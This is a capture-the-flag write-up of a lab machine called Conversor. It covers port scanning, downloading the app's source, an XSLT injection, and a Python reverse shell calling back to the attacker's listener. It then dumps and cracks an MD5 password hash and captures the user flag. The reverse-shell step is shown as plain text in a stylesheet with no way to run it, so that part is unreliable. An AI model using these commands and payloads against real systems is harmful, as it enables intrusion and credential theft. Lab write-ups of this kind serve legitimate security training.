

Conversor


Enumeration

We begin by doing a nmap scan to discover ports on the server


```
(dogma@kali)~[~]
$ nmap -sV 10.129.11.26
Starting Nmap 7.95 ( https://nmap.org ) at 2026-01-26 14:21 CET
Nmap scan report for 10.129.11.26
Host is up (0.34s latency).
Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.9p1 Ubuntu 3ubuntu0.13 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http     Apache httpd 2.4.52
Service Info: Host: conversor.htb; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 15.19 seconds
```


http port is open let's see what's inside



we have a login page




we try some credentials :



invalid

maybe a sql injection ?



The image shows a login form with a light blue background. The form is a white rounded rectangle with a subtle shadow. It has a title 'Login' in bold. Below the title is a username input field containing the text 'admin'--'. Below that is a password input field containing the text '||'. A blue button with the text 'Login' is positioned below the password field. At the bottom of the form, there is a link that says 'Don't have an account? [Register](#)'.

Invalid credentials

nope

let's try fuzzing for directories and subdomains

we find an about page that enable us to download the source code of the page (wth ?)

```

(dogma@kali)-[~]
└─$ dirsearch -u http://conversor.htb/
/usr/lib/python3/dist-packages/dirsearch/dirsearch.py:23: DeprecationWarning: pkg_resources is deprecated as an API. See https://setuptools.pypa.io/en/latest/pkg_resources.html
  from pkg_resources import DistributionNotFound, VersionConflict

  v0.4.3
  (chh-) (7-(h-(h-)

Extensions: php, aspx, jsp, html, js | HTTP method: GET | Threads: 25 | Wordlist size: 11460

Output File: /home/dogma/reports/http_conversor.htb/__26-01-26_14-25-51.txt



Target: http://conversor.htb/

[14:25:51] Starting:
[#          ] 5% 684/11460 197/s job:
[14:26:01] 200 - 3KB - /about
[14:26:27] 301 - 319B - /javascript -> http://conversor.htb/javascript/
[14:26:27] 404 - 275B - /javascript/tiny_mce
[14:26:27] 404 - 275B - /javascript/editors/fckeditor
[14:26:29] 200 - 722B - /login
[14:26:38] 200 - 726B - /register
[14:26:39] 403 - 278B - /server-status
[14:26:39] 403 - 278B - /server-status/

Task Completed

```

we find out in the home page that we can convert a xml file into hml, we probably have an XXE here



```

(dogma@kali)-[~/htb/conversor]
$ wget http://conversor.htb/static/source_code.tar.gz
--2026-01-26 14:33:49-- http://conversor.htb/static/source_code.tar.gz
Résolution de conversor.htb (conversor.htb)... 10.129.11.26
Connexion à conversor.htb (conversor.htb)|10.129.11.26|:80... connecté.
requête HTTP transmise, en attente de la réponse... 200 OK
Taille : 4085760 (3,9M) [application/x-tar]
Sauvegarde en : « source_code.tar.gz »

source_code.tar 100%[====>] 3,90M 1,23MB/s ds 3,2s

2026-01-26 14:33:53 (1,23 MB/s) – « source_code.tar.gz » sauvegardé [4085760/4085760]

(dogma@kali)-[~/htb/conversor]
$ tar -xvf source_code.tar.gz
app.py
app.wsgi
install.md
instance/
instance/users.db
scripts/
static/
static/images/
static/images/david.png
static/images/fismathack.png
static/images/arturo.png
static/nmap.xslt
static/style.css
templates/
templates/register.html
templates/about.html
templates/index.html
templates/login.html
templates/base.html
templates/result.html
uploads/

(dogma@kali)-[~/htb/conversor]
$ █

```

when looking at `app.py` we identify a vulnerable fonction

```
from lxml import etree

parser = etree.XMLParser(
    resolve_entities=False,
    no_network=True,
    dtd_validation=False,
    load_dtd=False
)

xml_tree = etree.parse(xml_path, parser)
xslt_tree = etree.parse(xslt_path)      # ❌ no secure parser
transform = etree.XSLT(xslt_tree)      # ❌ XSLT injection
result_tree = transform(xml_tree)      # ❌ RCE
```

Exploitation

since we know we can inject code in the xslt document let's try to write a reverse shell inside an xslt file and upload it

```
Fichier  Édition  Affichage  Signets  Modules externes  Configuration  Aide
GNU nano 8.6      exploit.xslt
<?xml version="1.0"?>
<xsl:stylesheet xmlns:xsl="http://www.w3.org/1999/XSL/Transform"
  xmlns:exsl="http://exslt.org/common"
  extension-element-prefixes="exsl"
  version="1.0">

  <xsl:template match="/">
  <html>
  <body>
  import socket,os,pty
  s=socket.socket(socket.AF_INET,socket.SOCK_STREAM)
  s.connect(("10.10.14.122",4444))
  os.dup2(s.fileno(),0)
  os.dup2(s.fileno(),1)
  os.dup2(s.fileno(),2)
  pty.spawn("/bin/bash")
  </body>
  </html>
  </xsl:template>

</xsl:stylesheet>
```

we set up a listener :

```
(dogma@kali)-[~/htb/conversor]
$ nc -lvnp 4444
Listening on 0.0.0.0 4444
█
```

we upload whatever xml file and the exploit :


```
(dogma@kali)-[~/htb/conversor]
$ nc -lvnp 4444
Listening on 0.0.0.0 4444
Connection received on 10.129.11.26 42046
www-data@conversor:~$
```

we get a reverse shell as www-data

we examine the db file

```
cd /var/www/conversor.htb
www-data@conversor:~/conversor.htb$ ls
ls
app.py  app.wsgi  instance  __pycache__  scripts  static  tem
lates  uploads
www-data@conversor:~/conversor.htb$
```

```
www-data@conversor:~/conversor.htb/instance$ ls
ls
users.db
www-data@conversor:~/conversor.htb/instance$
```

we find the user fismhack password hash and try cracking it

```
sqlite> select * from users;
select * from users;
1|fismathack|5b5c3ac3a1c897c94caad48e6c71fdec
5|admin|21232f297a57a5a743894a0e4a801fc3
sqlite>
```

[Defuse.ca](#) · [Twitter](#)

[CrackStation](#) > [Password Hashing Security](#) > [Defuse Security](#) >

Free Password Hash Cracker

Enter up to 20 non-salted hashes, one per line:

5b5c3ac3a1c897c94caad486c71fdec

Crack Hashes

Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-hex, sha1, sha224, sha256, sha384, sha512, rfcMD160, whirlpool, MySQL 4.1+ (sha1|sha2_hex), QubesV3.1BackupDefaults

Hash	Type	Result
5b5c3ac3a1c897c94caad486c71fdec	md5	Keepmesafeandwarm

Color Codes: ■ Exact match, ■ Partial match, ■ Not found.

[Download CrackStation's Wordlist](#)

How CrackStation Works

CrackStation uses massive pre-computed lookup tables to crack password hashes. These tables store a mapping between the hash of a password, and the correct password for that hash. The hash values are indexed so that it is possible to quickly search the database for a given hash. If the hash is present in the database, the password can be recovered in a fraction of a second. This only works for "unsalted" hashes. For information on password hashing systems that are not vulnerable to pre-computed lookup tables, see our [hashing security page](#).

CrackStation's lookup tables were created by extracting every word from the Wikipedia databases and adding with every password list we could find. We also applied intelligent word mangling (brute force hybrid) to our wordlists to make them much more effective. For MD5 and SHA1 hashes, we have a 100GB, 15-billion-entry lookup table, and for other hashes, we have a 19GB 1.5-billion-entry lookup table.

You can download CrackStation's dictionaries [here](#), and the lookup table implementation (PHP and C) is available [here](#).

Keepmesafeandwarm

we can now try login as this user in the server

```
www-data@conversor:~$ ls /home
ls /home
fismathack
www-data@conversor:~$ su fismathack
su fismathack
Password: Keepmesafeandwarm

fismathack@conversor:/var/www$

fismathack@conversor:~$ cat user.txt
cat user.txt
88deaea1ee38614e997dc23a54a563cc
fismathack@conversor:~$
```

we get a shell has fismathack and the user flag